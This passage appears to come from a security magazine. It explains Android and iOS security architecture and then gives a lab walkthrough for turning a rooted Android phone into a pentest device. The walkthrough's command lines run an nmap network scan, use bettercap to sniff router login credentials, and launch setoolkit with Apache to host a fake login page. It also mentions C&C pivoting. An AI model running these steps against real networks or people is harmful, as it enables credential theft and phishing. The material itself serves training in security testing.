As we have already noted, different applications run under different UIDs and the certificate defines which UID is associated with which application. When an application is installed, the Packet Manager (layer 3) verifies that the application is signed; if the certificate matches the key used to sign another existing application, both can share the same UID, process, memory and data storage.

Permissions

By default, when an Android application is installed, it can access only a limited set of resources. This helps to ensure that malicious applications do not perform operations, such as sending texts, using the camera, using a network connection or accessing sensitive data like contacts, GPS location and so on.

These sensitive APIs are intended to be used only by trusted applications via a security mechanism called Permission. They are accessible only to the Operating System and if an application wants to use them, the permission must be defined in the file AndroidManifest.xml.

Each application must have its own AndroidManifest.xml file. This allows the application to request permission to use system resources. In the next screenshot, we can see that the application asks permission for three protected components:

- INTERNET
- CAMERA
- WIFI

```
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE">
</uses-permission>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE">
</uses-permission>
<uses-permission android:name="android.permission.INTERNET">
</uses-permission>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE">
</uses-permission>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE">
</uses-permission>
<uses-permission android:name="android.permission.READ_PHONE_STATE">
```

Android Components

Android apps are comprised of one or more components:

- Activity
- Content Providers
- Broadcast Receivers
- Services

Some components are critical from a security point of view, because they can allow other apps to access data, communicate and execute operations on other apps.

An Activity is a component that provides a screen and lets the user interact with it. They allow applications to call each other, invoking functionality from each other and allowing for replacement or improvement of individual system pieces whenever the user likes.

Since Android does not allow a common storage area, Content Providers are the standard way to efficiently share data between processes (applications) securely. In other words, content providers allow applications to gain access to the internally-stored data of a different application.

A Broadcast Receiver is a component that listens for asynchronous requests initiated by an Intent (a message). An app can register for a system or application event and get notified when this event happens.

Services are background processes provided by Android. These components can run when an app is not visible to the user and typically carry out computations or update data sources for the application.

Intents are Android mechanisms for asynchronous IPC (inter-process communication). They allow one application to send messages directly to a specific component (or broadcast them) to control tasks or transport data. Components, like activities, broadcast receivers and services, are activated via intents.

An intent contains a significant amount of information. Some of it is necessary for the receiver to take an action, while others are parsed by the OS.

The structure of an intent can be summarized as follows:

- Action: The action that has to be performed.
- Data: The URI of the data on which to operate.
- Type: The specific MIME type of the data.
- Category: Additional information about the action to take and the component that should handle the intent.

Component: Explicit name of the component that should handle the intent.

• Extras: Additional information to be sent to the component that handles the intent.

• Flags: Flags that tell the system how to launch an Activity and how to treat it after the launch.

```
<intent-filter>
<action android:name="android.intent.action.MAIN">
</action>
<category android:name="android.intent.category.LAUNCHER">
</category>
</intent-filter>
```

Action name to be performed. MAIN means to start as the initial activity.

Category.LAUNCHER means, "appear as a top-level application in the Launcher

Some Hacking

Rooting is the process of an Android user gaining higher privileges (root) on the device. Doing this will allow the user to perform many more operations on the device. Rooting allows access and editing of system files, folders and settings, deleting or editing carrier- and manufacturer-apps, increasing performance, installing custom software (e.g. ROMs) and more.

The main purpose of rooting is to bypass the system and manufacturer limitations to perform operations that otherwise we could not:

• Installing different Android versions

• Installing custom ROMs and software

• Wi-Fi tethering

• Overclocking and battery improvement

• Removing pre-installed apps

From the Penetration Tester point of view, obtaining root privileges on the device is a goal, because with root privileges we are be able to do anything we want on the device; we will gain complete and unrestricted access to memory and storage. The security models and the isolation mechanisms on file, folders and other data do not exist when apps run with root privileges.

Rooting an Android device could be as simple as one click; it depends on the device you are trying to root. The most common tools in use are:

• UnlockRoot

• Z4Root


- OneClickRoot
- SuperOneClick

iOS

iOS is the Operating System developed specifically for iPhone but now used in most other Apple devices like the iPad, iPod Touch and Apple TV. It is based on the Mac OS X kernel (they share the use of Objective-C and many APIs) and contains several layers used to run applications.


iOS Architecture

At the highest layer level, iOS acts as intermediary between apps and hardware, while at the lower levels are the fundamental services and technologies.




Core OS

The lowest layer is the Core OS, which is the foundation of the Operating System. This is the layer that resides right above the hardware and provides services like networking, memory management, file system management, drivers, crypto library and low-level UNIX interfaces.



Core Services

The Core Services layer provides abstraction from the Core OS layer and contains the fundamental system services that all applications use.



Media

The Media layer provides multimedia services and contains all graphics, audio, and video technologies applications need.

Cocoa Touch

The Cocoa Touch layer is the key framework for programming iOS applications. It contains technologies that provide the infrastructure needed to implement the visual interface for applications.

Security Models

Apple has incorporated many security models to protect users (and their data) against attacks.

Segregation of privilege


iOS separates processes using the traditional UNIX file permission mechanism: owner, user and group. While applications that the user can access (third party apps, web browser, etc.) run as mobile user, critical system processes run as privileged user root. This mechanism limits exploit damage because these apps are restricted at the system level by the user privileges.

Sandboxing

The privilege separation is further enforced by sandboxing: further than the UNIX permission system goes, the sandbox allows better and more comprehensive control over the actions that processes and applications can perform. Even if two applications run as the same user (mobile), they are not, by default, allowed to browse, access or modify each other's data. Each application is installed in its own directory (private/var/mobile/Applications/ID) which acts as the app home, and is identified with a random ID. Once installed, applications have limited read access to some system areas and functions (such as SMS, phone call, etc.), and have no rights in directories that belong to other applications. If an application wants to access protected areas, permission for this specific functionality is granted through a pop-up to the user.

Code Signing


As part of its application security model, Apple has incorporated application signing to manage the binary code allowed to run on a device. Indeed, all binaries and libraries must be signed by Apple (or with a trusted certificate issued by Apple) before they can be executed. Note that the application signature is validated each time the app is executed. Since only Apple can sign applications, the signing plays a very important role in filtering out malicious apps. Indeed, Apple will not sign applications that dynamically change behavior. This avoids malicious apps attempting to download new code at runtime, or attempting to install and execute arbitrary code.



Encryption

A Keychain is an encrypted container that holds passwords, cryptographic keys, certificates and text strings for multiple applications and services. In iOS, each application always has access only to its own keychain items. As you can imagine, this is one of the most targeted components in iOS systems. By default, iOS provides a four digit PIN to prevent unauthorized access (instead of a login password, like OS X), but this code is too weak to be used as a master key for encryption. For this reason, a unique key (per device) called the UID-key is generated and stored in a location that is inaccessible to applications. Only the onboard cryptographic accelerator can use this key. The UID is used as a master key to derive other device keys used for files, keychain items, and more. Also, the user's passcode (PIN) is also encrypted using this UID key when the device is unlocked. This ensures that data encrypted with the passcode key can be accessed only if the passcode is provided (when the user unlocks the phone).

Basically, on iOS, we have the following situation:



DEP/ASLR Technology

As we have already noted, the code-signing mechanism implemented by Apple prevents applications from executing, loading and downloading unsigned code at runtime or using self-modifying code. This ensures much stronger protection than DEP (Data Execution Prevention), a mechanism used to prevent portions of data from being executed. Typically, DEP may be bypassed using ROP (ReturnOriented Programming) to create sections of memory that are writable or executable. Once these sections are created, attackers can write and execute their payload. Since Apple code-signing ensures that nothing can be executed unless it has originated from signed code, this kind of attack is not possible.

The only way to bypass the Apple code signing mechanism is by creating the entire payload using ROP, which, as you can imagine, is very difficult.

To enhance iOS security, making ROP exploits even harder, Apple introduced ASLR (Address Space Layout Randomization) in iOS 4.3. With this new security mechanism, the location of binary, stack, library and memory addresses are randomized, making the exploitation of memory corruption vulnerabilities much more difficult (the attacker does not know where code segments to use for ROP will be located! Thanks to otool (we will see later where to download it and how to use it), we can verify whether an application has full ASLR protection. In the following screenshot, we can see that the application LogMeIn has the PIE (Position Independent Executable) flag applied.

As we can see in the following screenshots, memory addresses change every time we restart the app (or the device).

```
/private/var/stash/Applications/LogMeIn.app/LogMeIn, file type mach-o-le, sy
0x00065000 - 0x00068000 is LC_SEGMENT.__TEXT
0x000665c0 - 0x0006712e is LC_SEGMENT.__TEXT.__text
0x00067130 - 0x000671d8 is LC_SEGMENT.__TEXT.__stub_helper
0x000671d8 - 0x00067a26 is LC_SEGMENT.__TEXT.__objc_methname
0x00067a26 - 0x00067af9 is LC_SEGMENT.__TEXT.__cstring
0x00067af9 - 0x00067b6a is LC_SEGMENT.__TEXT.__objc_classname
0x00067b6a - 0x00067fd4 is LC_SEGMENT.__TEXT.__objc_methtype
0x00067fd4 - 0x00068000 is LC_SEGMENT.__TEXT.__symbolstub1
0x00068000 - 0x00069000 is LC_SEGMENT.__DATA
0x00068000 - 0x0006802c is LC_SEGMENT.__DATA.__lazy_symbol
0x0006802c - 0x0006803c is LC_SEGMENT.__DATA.__nl_symbol_ptr
0x0006803c - 0x00068048 is LC_SEGMENT.__DATA.__objc_classlist
0x00068048 - 0x00068054 is LC_SEGMENT.__DATA.__objc_protolist
0x00068054 - 0x0006805c is LC_SEGMENT.__DATA.__objc_imageinfo
0x00068060 - 0x00068830 is LC_SEGMENT.__DATA.__objc_const
0x00068830 - 0x00068894 is LC_SEGMENT.__DATA.__objc_selrefs
0x00068894 - 0x000688b0 is LC_SEGMENT.__DATA.__objc_classrefs
0x000688b0 - 0x000688b8 is LC_SEGMENT.__DATA.__objc_superrefs
0x000688b8 - 0x00068930 is LC_SEGMENT.__DATA.__objc_data
0x00068930 - 0x00068990 is LC_SEGMENT.__DATA.__cfstring
0x00068990 - 0x000689a0 is LC_SEGMENT.__DATA.__objc_ivar
0x000689a0 - 0x00068a24 is LC_SEGMENT.__DATA.__data
0x00069000 - 0x0006afe8 is LC_SEGMENT.__LINKEDIT
```

Reduced OS

In addition to the previous security mechanisms, Apple also stripped out some of the functionality offered by iOS. For example, an attacker can no longer execute the shell, because there is no shell. Also, many vulnerable applications, such as Java and Flash, are unavailable. This reduces potential system vulnerabilities and makes the exploitation process on iOS devices more difficult.

Code Hardening

Review and use some of these techniques to avoid exploitation of code vulnerabilities:

- Input validation
- Reduce and clear race conditions causes
- Use parameterized API

Some hacking

Jailbreaking is the process of removing Operating System limitations imposed by the manufacturer.

As you remember, only signed applications can be installed on the device. The main reason why one would jailbreak a device is to remove this limitation. This allows any code to run on the device and files to be read and written anywhere. Jailbreaking a device for Penetration Testing purposes will allow us to perform better inspection of the device, but it is worth noting that jailbroken devices are open to a handful of additional security risks and issues: malware, a weak sandbox, SSH authentication with the default password, etc.

There are many benefits that a Penetration Tester can get by jailbreaking a device. It allows the use of tools to monitor the device, debug applications, remotely access the device or install unsigned applications. By jailbreaking a device, we will be able to display active processes, capture network traffic, change privileges on files and folders, access memory locations and much more.

Here is a short list of common jailbreaking tools available online:

- Evasi0n
- PwnageTool
- JailbreakMe
- Redsn0w

Apple does not support jailbreaking. Jailbreaking a device violates the iOS end-user software license agreement. Also note that, depending on your country, jailbreaking a device may be illegal.

Author: Ali Abdollahi

Ali is one of famous Persian cyber security researcher. He is network and security consultant and involves with big and critical projects. He holds many certificates like Microsoft, Cisco, EC-Council, bachelor's degree in information security and master of business administration. He wrote some books and papers in field of security and network.

Pentest Pocket

by Renato Basante Borbolla

The experiment described in this article has a study purpose. It was tested on a smartphone with Android system and no attack was performed on external sites. We've looked at the typical vulnerabilities associated with hacking.

Big corporations trying to improve the user experience by simplifying everything, increasing performance and connections with "IoT" devices. Today with the Android operating system installed on the most robust smartphones, we have their strengths and weaknesses.

A Linux system has its limitations and permissions. The user that makes the "Root" on their mobile device, will have full access to the system from view, edit and delete files and folders from the Android system and even install tools of various features.

I will introduce to you how easy it is to have a smartphone with pentest tools and performing network scan, wireless scan, sniffer and others.

Let us start preparing your smartphone to perform the invasion test.

In Google Play itself, we have two apps (paid and free) to have the Android system bash terminal.

Once the application installs, we will have to do the "Root" mode to have full access to the Android system. Therefore, we can install the pentest and monitoring tools.

First, we will use Linux repositories distributions for pentest. In this example I am using the Kali Linux distro.

Once we do the "apt-get update" command, we will have reliable fonts tools.

Fig. Inserting the Kali Linux repository link and updating the list


After updating the list, we will install some tools for this test.

- NMAP (https://nmap.org)
- Bettercap (http://www.bettercap.org)
- Setoolkit (https://github.com/trustedsec/social-engineer-toolkit)

We will test the "NMAP" tool first on the network where the smartphone is connected.

Inserted the command:

```
# nmap 192.168.0.0/24
```



With NMAP installed, we have several ways to scan the network and test some services that are on servers.

At this simple lab, we performed a network scan and identified two network assets (but without any vulnerable service to attack).

Then we begin the “sniffer” at the network to find important credentials at applications that are not using encryption to communicate. Let us do a test with the "BETTERCAP" tool.

Inserted the command:

```
# bettercap --sniffer
```




Fig. Sniffer on a network.

We got the login credentials at access router.




Fig. Capture login of Router.

In addition to HTTP, we also obtain the HTTPS but that will not be covered in this article.

With the weakest link of information security being the USER, he will always be subject to attacks and even without realizing that the Web Site digital certificate will be changed to that of the attacker doing the MITM attack.

We may not use the smartphone 100% like a laptop with thousands of intrusion tools; of course, we will have several limitations because it is a smartphone. However, of course, we can use the mobile in bridge mode, known as "Pivoting".

You can use a VPS as a command control and use pivoting on Android to perform pentest.




Fig. Connecting a C&C in Cloud.

Another Spoofing method, using tools to perform this technique and obtaining Apache2 on Android, we can insert a malicious page so that the user can insert their login credentials on the page and thus gain access to it.

Inserted the command:

```
# service apache2 start && /usr/share/setoolkit/setoolkit
```




Fig. Checking Apache and fake page

We validate that the Apache service is working correctly.

